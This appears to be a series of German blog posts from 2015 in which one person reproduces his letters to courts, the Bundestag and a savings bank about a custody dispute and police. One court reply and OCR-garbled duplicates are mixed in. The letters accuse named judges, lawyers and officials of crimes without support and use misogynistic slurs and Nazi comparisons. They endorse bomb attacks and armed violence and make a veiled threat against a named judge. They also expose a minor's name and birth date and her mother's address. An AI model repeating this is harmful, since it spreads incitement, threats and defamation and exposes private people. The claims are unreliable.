Nachreichen Schreiben des Bundesverfassungsgerichtes Karlsruhe vom 27., hier eingegangen am 01. Juni 2015 einer zu meiner Eingabe an den Europäischen Gerichtshof für Menschenrechte vom 13. Mai 2015

Weiterhin erhalte ich die Rückscheine meiner Einschreiben an den Gerichtshof nicht. (Das ist aber noch vernachlässigbar, immerhin werden mir auf gleichem Wege Wahlunterlagen vorenthalten oder es verschwinden auf dem Versandwege Festplatten mit Fotobeweisen für exzessive Polizeigewalt). Die Deutsche Polizei und Gerichtsbarkeit weigert sich nicht nur ihre Arbeit zu machen, nein Strafanzeigen wandernd dort direkt in den Papierkorb insbesondere wenn es darum geht Korruption zu bekämpfen oder Beamtenkriminalität wie Rechtsbeugung oder unterlassene Hilfeleistung, von der brutalen Polizeigewalt gegen wehrlose Behinderte ganz abgesehen. Und Erhalt von diesem Rückschein wollte ich warten bevor ich ihnen nun den Anhang zu meiner weiteren, 86 seitigen Menschenrechtsbeschwerde datiert auf den 13. Mai 2015 nachreiche, die zum Inhalt hat dass man mir auch dann Prozesskostenhilfe für einen Anwalt verweigert wenn ein Anwaltszwang Formvoraussetzend ist für Revision, Berufung oder Klag-erzwingungsverfahren.

Während andere – Großkonzerne mit eigener Rechtsabteilung - sich den 1,5 fachen Satz BRAGO/RVG für einen externen Anwalt holen dürfen um mich zu verklagen wenn erstinstanzlich gar keine anwaltliche Vertretung vor Gericht erforderlich ist.

Deutsche Anwältinnen sind nur daran interessiert dass wenn es Gleichstellung beim Sorge-recht Unverheirateter gebe dann müssten die unverheiratete Männer Gleichstellungstechnisch auch ausgenommen werden dürfen können wie Ex-Ehemänner – das sagte wörtlich und vor Zeugen die Bad Homburger Rechtsanwältin Birgit Meissner von Schulze Fischer Backhausen im Schwedenpfad bevor sie eine Zusatz-Honorarvereinbarung über 3.000 DEM für ein Anwaltschreiben wegen akuter Umgangsverweigerung erpressen wollte, weil, in Bad Homburg – da könne ich mich darauf verlassen – der „Wettbewerb“ der Kanzleien und Anwälte so aussehe niemand für BRAGO arbeiten würde.

Zurück zum nachgereichten Anhang: Es ist für mich genauso unvorstellbar wie für Sie aber die Menschenrechtsverbecher beim Bundesverfassungsgericht in Karlsruhe sind der Meinung (als) Behindert (diffamiert)e hätten wie unter Adolf Hitler als (bei genetisch bedingter Behinderung) rassische Untermenschen keinerlei Menschenwürde. Denn selektiv stellen sie sich hin und verweigern bestimmten Klägern einfach die Entgegennahme von Klagen. Das ist Rechtsverweigerung und Willkür wenn man als Staat einfach der Nase nach entscheidet ob der Richter der ein Gebietsmonopol auf die Ausübung der Rechtssprechung haben will im Einzelfalle Lust hat einen Bürger zu seinem Recht kommen zu lassen oder abhängig von persönlicher Anti- oder Sympathie.

Tatsächlich haben diese VERBRECHER nach 14 Jahren Sorgerechts- und Umgangs-verweigerung ,die der Tatsache geschuldet ist dass der deutsche Gesetzgeber ungestraft im § 1626a BGB behaupten kann daß jeder Vater vom Geschlecht her als Mensch automatisch ein schlechterer Elternteil sein soll als eine Mutter für 16 Seiten Schriftsatz nebst vorab per Fax übermitteltem OLG Urteil nur ganze anderthalb Zeilen übrig mächlich: „Die Verfassungsbeschwerde wird nicht zur Entscheidung abgenommen.“ „Begründet“ mit dem Halbsatz „Von einer Begründung wird ... abgesehen.“

Es handelt sich nicht um ein Versehen - die sind so unverschämt und rechtsbeugend. Es handelt sich somit nicht um einen Informationsfehler sondern die schmeißen Klagen bestimmter Beschwerdeführer einfach weg anstatt sie zu bearbeiten. Das sind dann die Untermenschen, genau wie die nicht christlichen Juden, und die geistig Behinderten bei deren Vergasung die deutsche Justiz 1933-45 schonmal beigehtolfen hat. Stauffenberg und Elser hatten in ähnlicher Situation Recht: solche Zustände sind am besten mit Sprengstoff zu beseitigen das rechtliche Abhilfe – etwa durch Verweigerung eines Anwaltes - nicht möglich ist. (Artikel 20 Absatz 4 Grundgesetz)



[1] http://41.media.tumblr.com/560354c5d083684e03bca0d28b195e64/tumblr_np00046ab01sofvubo1_1280.jpg



Bundesverfassungsgericht

- Erster Senat -

Bundesverfassungsgericht ♦ Postfach 1771 ♦ 76006 Karlsruhe

Herrn
Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt am Main

Aktenzeichen
1 BvR 50/15
(bei Antwort bitte angeben)

Bearbeiterin
Frau Kühn

☎ (0721)
9101-419

Datum
27.05.2015

Verfassungsbeschwerdeverfahren 1 BvR 50/15

Ihr Schriftsatz und Telefax vom 13. Mai 2015

Sehr geehrter Herr Bähring,

auf Ihre Schreiben teile ich Ihnen in richterlichem Auftrag Folgendes mit:

Sie wurden bereits mit Schreiben vom 13. März 2015 darauf hingewiesen, dass das Verfassungsbeschwerdeverfahren 1 BvR 50/15 durch den Nichtannahmebeschluss vom 27. Januar 2015 endgültig seinen Abschluss gefunden hat. Ihrem Schreiben ist zu entnehmen, dass Sie davon ausgehen, dass das Bundesverfassungsgericht falsche Informationen an den Europäischen Gerichtshof für Menschenrechte weitergeleitet hat. Hierzu stelle ich fest, dass aus den Akten 1 BvR 50/15 eine Korrespondenz mit dem Europäischen Gerichtshof für Menschenrechte nicht ersichtlich ist.

Im Übrigen darf - zur Vermeidung von Wiederholungen - auf unser Schreiben vom 13. März 2015, insbesondere den letzten Absatz, hingewiesen werden.

Mit freundlichen Grüßen

In Vertretung
Maier
Regierungsdirektor



Beglaubigt

(Purreiter)
Regierungsoberinspektor

Dienstgebäude: Schlossbezirk 3, 76131 Karlsruhe
Postfach 1771, 76006 Karlsruhe
Telefon 0721/9101-0 ♦ Telefax 0721/9101-382

[2] http://40.media.tumblr.com/287b1ae971c17dba729398ce82e15fb9/tumblr_npoo046ab01sofvubo2_1280.jpg

Maximilian Bähring
Hölderlinstraße 4
D-60316 Frankfurt a.M.
Fax: +49/(0)69/678341634
maximilian@baehring.at

Europäischer Gerichtshof
für Menschenrechte
F-67075 Strasbourg

Nachreichen Schreiben des Bundesverf
2015 einer zu meiner Eingabe an den E

Weiterhin erhalte ich die Rückscheine m
vernachlässigbar, immerhin werden mir
verschwinden auf dem Versandwege Fes
Polizei und Gerichtsbarkeit weigert sich r
direkt in den Papierkorb insbesondere w
Beamtenkriminalität wie Rechtsbeugung
gegen wehrlose Behinderte ganz abgese
ihnen nun den Anhang zu meiner weiter
2015 nachreiche, die zum Inhalt hat das
wenn ein Anwaltszwang Formvoraussetze

Während andere – Großkonzerne mit eig
einen externen Anwalt holen dürfen um m
Vertretung vor Gericht erforderlich ist.

Deutsche Anwältinnen sind nur daran interessiert dass wenn es Gleichstellung beim Sorge-recht
Unverheirateter gebe dann müssten die unverheiratete Männer Gleichstellungstechnisch auch ausgenommen
werden dürfen können wie Ex-Ehemänner – das sagte wörtlich und vor Zeugen die Bad Homburger

Einlieferungsbeleg / Quittung
Bitte Beleg gut aufbewahren

Deutsche Post AG
60316 Frankfurt am Main
82065788 7645 09.06.2015 20:23

Sendungsnummer: **RN194591797DE**
Empfangsland: **FR**

E Int

09. Juni 2015

am 01. Juni
Mai 2015

Gesamtumsatz (Brutto) ***0,00 EUR**
Zahlbetrag: ***0,00 EUR**

t aber noch
ler es
t). Die Deutsche
vandermd dort

Service Nummer International
0228 4333118
Mo-Fr: 8:00 - 18:00 Uhr

lizeigewalt
arten bevor ich
uf den 13. Mai
walt verweigert
verfahren.

Internet: www.deutschepost.de/briefstatus

Vielen Dank für Ihren Besuch.
Ihre Deutsche Post AG

AGO/RVG für
altliche

[3] http://40.media.tumblr.com/d733519e1c844749446c48b4d624e20d/tumblr_np00046ab01sofvub03_r1_1280.jpg




[4] http://41.media.tumblr.com/e4968e33adfe7a4e375c6981d75bbc41/tumblr_np00046ab01sofvub04_r1_1280.jpg

09.06.2015 07:34 <http://sch-einesystem.tumblr.com/post/121126540428>

<http://www.openstreetmap.org/#map=18/50.11615/8.69770>

Da geht es wieder nur ums Geld. Das Problem mit politischen Kampagnen ist daß irgendwelche Stasi artigen parteifunktionäre bei jeder sinnvollen Bürger-initiative das Anliegen sofort von ein paar Bettelstüdoberuopäern kapern lassen damit niemand an der Macht der etablierten Gewerkschaften und Parteien kratzt.



[1] http://41.media.tumblr.com/962a4969023ec6fb05a99965faea6c26/tumblr_npozq5WbxFlsofvubo1_1280.jpg



[2] http://41.media.tumblr.com/0d68c96d60eefa432ed982502cd5e72e/tumblr_npoz5WbxFlsofvub02_1280.jpg

09.06.2015 08:29 <http://sch-einesystem.tumblr.com/post/121130549153>

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.

Deutscher Bundestag
Platz der Republik 1
11011 Berlin

Petition

9. Juni 2015

Hiermit beantrage ich die Polizei in GESTAPO oder STASI umzubennen.

Dadurch soll erreicht werden dass inhaltlicher Auftrag und tatsächliche Tätigkeit dieser Institution in Einklang gebracht wird mit einem Namen den die Bevölkerung für solche Methoden kennt.

Es ist grob irreführend und erweckt in der Bevölkerung ein mit der Realität nicht in Einklang zu bringendes von den Systemmedien geschaffenes wohlgeerntet idealisiertes Bild die ?deutschen Beamten? noch ?Polizisten? zu nennen. Diese Verbrecher haben mit Polizisten aus positiver Darstellung etwain kriminalromanen oder Frenscherserien NCIHST aber absolut gar nicht zu tun.

Es gehört zu den menschenrechtlich und grundgesetzlich verankerten Rechteneines jeden BÜRGERs sich gegen Akte der Staatsmacht zur Wehr zu setzen.

Einen einfach mal so in Terrordateien aufzunehmen weil irgendeine ?Amtsanwältin? das meint ist ejdenfalls eien bodelose Frechheit und wird dazu führen dass friedliche Menschen sich notfalls mit Waffengewalt und Sprengstoffanschlägen zur Wehr setzen wie die verfassung das ausdrücklich erlaubt gegen ein solches NAZI Regime.

zynisch ironischer ?Gruss aus Deutschland?

Herr/Maennlich - G|ö|hring

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.

Deutscher Bundestag
Platz der Republik 1
11011 Berlin

Petition

9. Juni 2015

Hiermit beantrage ich die Polizei in GESTAPO oder STASI umzubennen.

Dadurch soll erreicht werden dass inhaltlicher Auftrag und tatsächliche Tätigkeit dieser Institution in Einklang gebracht wird mit einem Namen den die Bevölkerung für solche Methoden kennt.

Es ist grob irreführend und erweckt in der Bevölkerung ein mit der Realität nicht in Einklang zu bringendes von den Systemmedien geschaffenes wohl-gemerkt idealisiertes Bild die „deutschen Beamten“ noch „Polizisten“ zu nennen. Diese Verbrecher haben mit Polizisten aus positiver Darstellung etwa in kriminalkromanen oder Frensehserien NCIHST aber absolut gar nicht zu tun.

Es gehört zu den menschenrechtlich und grundgesetzlich verankerten Rechten eines jeden BÜRGERs sich gegen Akte der Sta simacht zur Wehr zu setzen.

Einen einfach mal so in Terrordateien aufzunehmen weil irgendeine „Amtsanwältin“ das meint ist ejdenfalls eien bodelose Frechheit und wird dazu führen dass friedliche Menschen sich notfalls mit Waffengewalt und Sprengstoffanschlägen zur Wehr setzen wie die verfassung das ausdrücklich erlaubt gegen ein solches NAZI Regime.

zynisch ironscher „Gruss aus Deutsch and“


Herr/Ma nnlich - G|ö|hring

[1] http://41.media.tumblr.com/aa75a4ed33e29ceee9b0035617be5a11/tumblr_npp28gvT491sofvubo1_1280.jpg



[2] http://40.media.tumblr.com/2b627110bc433f466c179ed05828c170/tumblr_npp28gvT491sofvubo2_r1_1280.jpg

10.06.2015 02:46 <http://sch-einesystem.tumblr.com/post/121191117423>

FraSpa1822

Maximilian Bähring
Hölderlinstraße 4
60316 Frankfurt a.M.

to whomever it may concern

Strafanzeige wegen des nachweislichen Betruges und der Hehlerei und der Untreue

Für Sachschäden die auf Krawalle zurückzuführen sind die daraus resultieren dass die Mitarbeiter der Frankfurter Sparkasse 1822 ihre Arbeit dahingehend nicht oder nicht vernünftig machen weil es bei Ihnen unmöglich ist, wie das etwa beim Internet-Bezahldienst Paypal üblich ist, sozusagen bankkundenseitig Einzugsermächtigungen im Bankrechner selbst sperren zu können vergibt die Sparkasse eigenmächtig Kredite an (aufständische Bürger-)Kriegsparteien, sie will sozusagen Zahlungen für Kredite aus denen Schäden reguliert wurden die aus Kriegshandlungen resultieren bei den Kombattanten einfordern. Genau deshalb ? Reparationszahlungen - ist schon Adolf Hitler an die Macht gekommen.

Konkret verdächtigt man einen Nachbarn der sich über überhöhte Gebühren weil ihm seien OnlinebankingPIN/TANs nicht zusandte und er deshalb darauf angewiesen war ?händisch? Überweisungen gegen Gebühren zu tätigen mehrfach echauffiert hatte und sich zudem darüber aufregte dass ihm sein Internetanbieter drohte ?den Saft abzudrehen? wenn er nicht den vollen ? strittigen - Rechnungsbetrag per Bankeinzug abbuchen ließe statt lediglich den unstrittigen Teil der Forderung, etwa die unstrittige Grundgebühr des Internettelefonvertrags und diesen aus Sicht der Internetanbieter ?vollen? Betrag stets abbuchte.

Wobei dahingehend dieser Abbuchungsversuch betrügerisch war als er bei (Hanse-net/Alice) keine Mc-Affee-Virenschanner Option gebucht hatte und man ihm bei der Hotline des Anbieters VERWEIGERTE diese abstellen zu können und die Möglichkeit der Änderung über eine Kundendienstwebseite nicht funktionierte. Genau wie man vorher schon seitens eines anderen Providers (Freenet) versucht hatte für einen Vertrag der dahingehend betrügerisch zustande gekommen war dass für diesen keine Einzugsermächtigung existierte und auch kein Auftrag da war eine Druckerkolonne die Nachbarschaft aufgehetzt hatte auf seinem Anschluß Gebühren zu verursachen damit der nicht unterschriebene Vertrag so durch Nutzung konkludent zustande käme!

Es ging also darum dass man zuviel Geld abbuchte. Und es ging darum dass die Bank UNVERSCHÄMT war und meinte wenn er das Vertragsverhältnis beende und es werde weiter abgebucht sei das sein Oroblem und er solle sich die 6 Euro die jede Rücklastschrift kostet eben bei dem Druckerkolonnen einklagen!

Mehrfach gabe er nachweislich schriftlich Aufträge an die Bank didaß die Einzugsermächtigung wiederufen sei diese einfach ignorierte.

Daraufhin rief er die Polizei da es sich um einen Betrugsversuch mit Vermögensschaden und organisierter Kriminalität handle. Man lachte ihn aus. Man würde seitens der Polizei nicht tätig werden. DIE KORRUPTEN SCHWEINE VERWEIGERTEN SICH ? WIE IMMER - IHRE BEMATENARBEIT ZU MACHEN UND HALFEN SO TATVORSÄTZLICH WISSENTLICH UND WILLENTLICH STRAFTATEN BEI. Genau wie übrigens die Polizei trotz Gesundheitsgefahren bei seinen zeitgleichen Versuchen die Wasserversorgung des Mietshauses wieder herzustellen weigerte tätig zu werden.

?/-2-

-2-

Es vleen hierbei wörtlich Formulierung wie: GEHEN SIE DOCH IN DEN PARK AN DEN BRUNNEN WENN SIE WASSER BRAUCHEN. Oder für JEMANDEN WIE MICH/SIE MACHEN WIR VON DER ? Monopol/Kartell - POLIZEI GAR NICHTS.

Hintergrund war dass er die Beamten strafanzeigezeigt hatte, Aktenzeichen 3 ZS 1795/08 Generalstaatsanwaltschaft Frankfurt a.M. und Dienstaufsichtsbeschwerden gegen mehrer Staatswnäälte, Richter und vor allem Polizisten liefen. Außerdem wollte man sich aus politishene Motiven bei ihm rächen. Seieneltern hatten den Bau einr Klärschlamm-trockkungsanlage für den Umlandverband Frankfurt a.M. ind emd er Versorger Moaniva ist verhindert.

Daraufhin hat der Antragsteller dem Polizisten NACHWEISLICH gesagt wenn sie sich weiter weigern Starfanzeiegn entgegenzunehmen dann werde ich nun wohl auf anderem Wege dafür Sorge tragen müssen dass Sie es tun.

Dann werden die wütenden Leute nämlich die Banken plündern um ihr Geld da rauszuholen bevor es die korrupten ?Bankiers? veruntreuen können.

Der Rest ist bekannt. Für den Sachschaden aus dem unkonventionellen Notruf per Bankgroßalarm will die FraSpa1822 jetzt Geld. Vermeyntlich großzügigerweise geht sie dabei hin und gibt dem Beklagten einen Zwangskredit in Höhe von 5% über dem Basiszinssatz. Die Bank selbst besorgt sich aber bei Ihren Anlegern das Geld zu 0% Zinsen auf den Girokonten. Also macht Sie mit Hehlerware (Kredit aus Straftat (nach dem Völkerrecht?)) einen illegalen Zinsgewinn in Höhe von 5%, nämlich der Differenz zwischen dem Geld zu dem die Anleger der Bank das Geld bereit-stellen und dem Betrag den Sie dafür selbst ihren Anlegern ?worst-respektive best case? zahlt.

Außerdem ist der Schaden - so wir der Darstellung der Banker glauben wollen - ja wahrscheinlich diesen nur deshalb entstanden weil diese schuldhaft drohten Gelder zu veruntreuen und der Bankkunde in Gefahr im Verzug in einer symbolträchtigen Nacht und Nebel-Aktion sein Geld aus dem Saftladen Frankfurter Sparkasse holen musste bevor es bei Druckerkolonnen versickert.

Und dazu kommt noch dass er einem unverschämten Menschenrechtsverachtenden Bundesregierung NACHWEISLICH 2001 mehrfach den Bürgerkrieg erklärt hatte weil eine Justintinnenkartell ? (Nebenberufs/nutti mit Gewinnerzielungs-absicht? Wie die total überfprdrte Schei+ebauenden ?Seteurberaterinnen? die mir ein Kudne empfohlen hatte) auf Abnötigung von Honorarvereinbarungen meinte Männer wären irre wenn Sie sich um die Erziehung ihrer Kinder kümmern wollten satt nach eigenen Bekunden fremdgehende Schlampe mit Gewinnerzielungsabsicht (= NUTTEN) die den Unterhalt fürs Kind in Esoterik-Sekten verjubeln dafür zu bezahlen Kinder so zu erziehen wie sie es als Vater ausdrücklich nicht wollen. Dabei hat die unverschämte Huristin sich auf die Position gestellt die Mutter sei ja legitimerweise so was wie der Nazi-Übermensch

der mit dem als geistig behindert verleumdete Väter so umspringen könne wie Nazis das eben mit Behinderten und Juden gemacht haben.

Außerdem müsse der Väter ja erstmal nachweisen nicht geisteskrank zu sein.

Mit ihren üblen Verleumdungen hat Sie ihm dabei einen NACHWEISBRAEEN VERMÖGENSSCHADEN aus entgangene Gehalt von in etwa 1 Mio DEM als etwa 0,5 Mio Euro aus entgangenem Gehalt evrursacht. 40 TSD Euro brutto im Jahr!

A propos JuristINNEN: Die Banksteer haben zwar eine ausfas einklagen von Krediten spezialisierte Rechtsabteilung aber anders als der Beklagte genehmigen die sich dafür auch noch einen estrenen Anwalt wo gar keiner von Nöten ist nämlich in erster Instanz. Ich würde da keien Prozesskostenhilfe bekommen. Nichtmal als Beklagter.

10.06.2015 04:50 <http://sch-einesystem.tumblr.com/post/121198418928>

Maximilian Bähring
Hölderlinstraße 4
D-60316 Frankfurt a.M.
Fax: +49(0)69/678341634
maximilian@baehring.at

Oberlandesgericht Frankfurt a.M.
Zeil 42

D-60313 Frankfurt a.M.
10. Juni 2015

92 F 487/14 AG Bad Homburg v.d. Höhe SOFORTIGE BESCHWERDE SOREGRECHTSENTZUG der elterliche Personensorge für MEIN Kind Tabea-Lara Riek geboren am 19. September 2000 der Mutter Uta Brigitta Riek, Hauptstraße 15, 61267 Neu-Anspach, vormals Lindenalle 2, 61350 Bad Homburg

Soeben 10. Juni 2015 erreicht mich förmliche Zustellung einer neuerlichen Unverschämtheit des Amtsgerichtes Bad Homburg v.d. Höhe, datiert auf den 02. Juni 2015 im geöffneten und wieder-verschlossenen Briefumschlag, so wie wird es gewohnt sind von dieser SCHLAMPIGEN Poststelle.

Typisch diese KORRUPTTE bereits mehrfach starfangezeigte ?Amtsrichterin? KOERNER, wir entscheiden mal wieder trotz BEFANGENHEIT ohne Anhörung und/oder Sachvortrag- ARTIKEL 103 GG! Und wzar Weil ?wir? Schiß haben dass uns der Kläger für diese Rechtsbeugung ungespitzt in den Boden schlägt und zwar zu Recht: ARTIKEL 20 ABSATZ 4 GG. Und genau das wird auch passieren. Nur mach ich mir ? ganz Pontius Pilatus ? selbst dabei nicht die Finger schmutzig sondern lasse andere machen.

Ich erstatte Strafanzeige zu Protokoll des Amtsgerichtes gegen das Fräulein RichterIn wegen Rechtsbeugung und Beihilfe zur Kindesentziehung gegen Vorteilsnahme. Der RichterIn wird hierbei vorgeworfen Jugendamtsmitarbeitern zu Posten verholfen und Anwältinnen ORGANISIERT KIRMINLELL Vermögensvorteile verschafft zu haben und zwar allein dadurch das Verfahren entweder nicht oder nur schleppend der gar parteiisch bearbeitet und dadurch das Inanspruchnehmen anwaltlicher Hilfe erforderlich gemacht zu haben.

Gegen die ?Entscheidung? lege ich das Rechtsmittel der sofortigen Beschwerde ein. Eine Amtsrichterin der als einzige Begründung für den Müll den sie verzapft einfällt dass Sie und Väter als minderwertige Elternteile ansehen ARTIKEL 1 GG und ARTIKEL 3 GG, und daß sie ja den Kontakt zwischen Väter und Kind allein schon durch ihre strafrechtlich relevante kriminelle Verhandlungsführung seit mehr als 10 Jahren verhindert.

Die Kampf-Emanze/Feministin RichterIn will aller Welt zeigen: Ein Väter der ein Sorgerecht beantragt ist ein kranker Idiot weil allein einer /Nuttis Gelder für Kindererziehung zustehen für die ein rechtloser Erzeuger Sklavenarbeit zu leisten hat und ansonsten die Presse zu halten, denn ?dein Kind siehst Du nie wieder?. Das eine Erziehung des Kindes durch den Väter von Anfang an es Mutter, Jugendamt und Juristen es unmöglich gemacht hätte Geld für die Entführung des Kindes abzupressen handelt es sich um massivste staatliche Korruption. Sie hat alles getan um den ater zu verleumden und zu provozieren. Sie hat ZU RECHT erkennbar massivst SCHLECHTES GEWISSEN und PARANOIDE Angst vor dem UNGERECHT BEHANDELTEN Kläger.

Schon von ihrem damaligen Stefan Mojschewitsch her Ex-Freund erzählte sie permanent WIRRE und vollständig an den Haaaren herbeigezogene (hab ich recherchiert) IRRE Verfolgungsgeschichten.

Das Jugendamt postuliert einfach mal so ohne weitere Anhörung es gebe keien Kindeswohlgefährdung.

Worauf es diese ?Erkenntnis? stützt (göttliche Eingebung, Scientology Reiki-Channeling) ist nicht ersichtlich.

Wer ein Kind 12 Jahre lange dem Väter vorenthält ist unter gar keinen Umständen geeignet ein solches zu erziehen. Allein das rechtfertigt den vollständigen Entzug des Sorgerechtes. Außerdem hat die Kidnesmutter in ihrem religiösen esoterischen WAHN den Kindesvater zusammenschlagen lassen. Es kann ja auch nicht angehen dass ein männlicher Untermensch wie die nicht christlichen Juden die nicht an die jungfräuliche Empfängnis glauben ? zur Recht wie wir wissen - bei den Nazis und vermeintlich behinderter Mann (die haben deutsche RichterINNEN übrigens auch ganz gern mal vergast wenn es nicht genug der christlichen Demütigung/Benachteiligung war) es wagt in die der privilegierten Herrinnenrasse der Religion der vaterlosen kidnesempfangnis die Pfründe streitig zu machen. Sonst kommen Moslems am Ende noch auf die Idee ihre Kidner gar nicht taufen lassen zu wollen wenn man so Leuten Sorgerecht zugesteht.

Maximilian Bähring
Hölderlinstraße 4
D-60316 Frankfurt a.M.
Fax: +49/(0)69/678341634
maximilian@baehring.at

Oberlandesgericht Frankfurt a.M.
Zeil 42

D-60313 Frankfurt a.M.

10. Juni 2015

92 F 487/14 AG Bad Homburg v.d. Höhe SOFORTIGE BESCHWERDE SOREGRECHTSENTZUG der elterliche Personensorge für MEIN Kind Tabea-Lara Riek geboren am 19. September 2000 der Mutter Uta Brigitta Riek, Hauptstraße 15, 61267 Neu-Anspach, vormals Lindenalle 2, 61350 Bad Homburg

Soeben 10. Juni 2015 erreicht mich förmliche Zustellung einer neuerlichen Unverschämtheit des Amtsgerichtes Bad Homburg v.d. Höhe, datiert auf den 02. Juni 2015 im geöffneten und wieder-verschlossenen Briefumschlag, so wie wird als gewohnt sind von dieser SCHLAMPIGEN Poststelle.

Typisch diese KORRUPTe bereits mehrfach starfangezeigte „AmtsrichterIn“ KOERNER, wir entscheiden mal wieder trotz BEFANGENHEIT ohne Anhörung und/oder Sachvortrag- ARTIKEL 103 GG! Und zwar Weil „wir“ Schieß haben dass uns der Kläger für diese Rechtsbeugung ungespitzt in den Boden schlägt und zwar zu Recht: ARTIKEL 20 ABSATZ 4 GG. Und genau das wird auch passieren. Nur mach ich mir – ganz Pontius Pilatus – selbst dabei nicht die Finger schmutzig sondern lasse andere machen.

Ich erstatte Strafanzeige zu Protokoll des Amtsgerichtes gegen das Fräulein Richterin wegen Rechtsbeugung und Beihilfe zur Kindesentziehung gegen Vorteilsnahme. Der Richterin wird hierbei vorgeworfen Jugendamtsmitarbeitern zu Posten verholfen und Anwältinnen ORGANISIERT KIRMINLELL Vermögensvorteile verschafft zu haben und zwar allein dadurch das Verfahren entweder nicht oder nur schleppend der gar parteiisch bearbeitet und dadurch das Inanspruchnehmen anwaltlicher Hilfe erforderlich gemacht zu haben.

Gegen die „Entscheidung“ lege ich das Rechtsmittel der sofortigen Beschwerde ein. Eine AmtsrichterIn der als einzige Begründung für den Müll den sie verzapft einfällt dass Sie und Väter als minderwertige Elternteile ansehen ARTIKEL 1 GG und ARTIKEL 3 GG, und daß sie ja den Kontakt zwischen Vater und Kind allein schon durch ihre strafrechtlich relevante kriminelle Verhandlungsführung seit mehr als 10 Jahren verhindert.

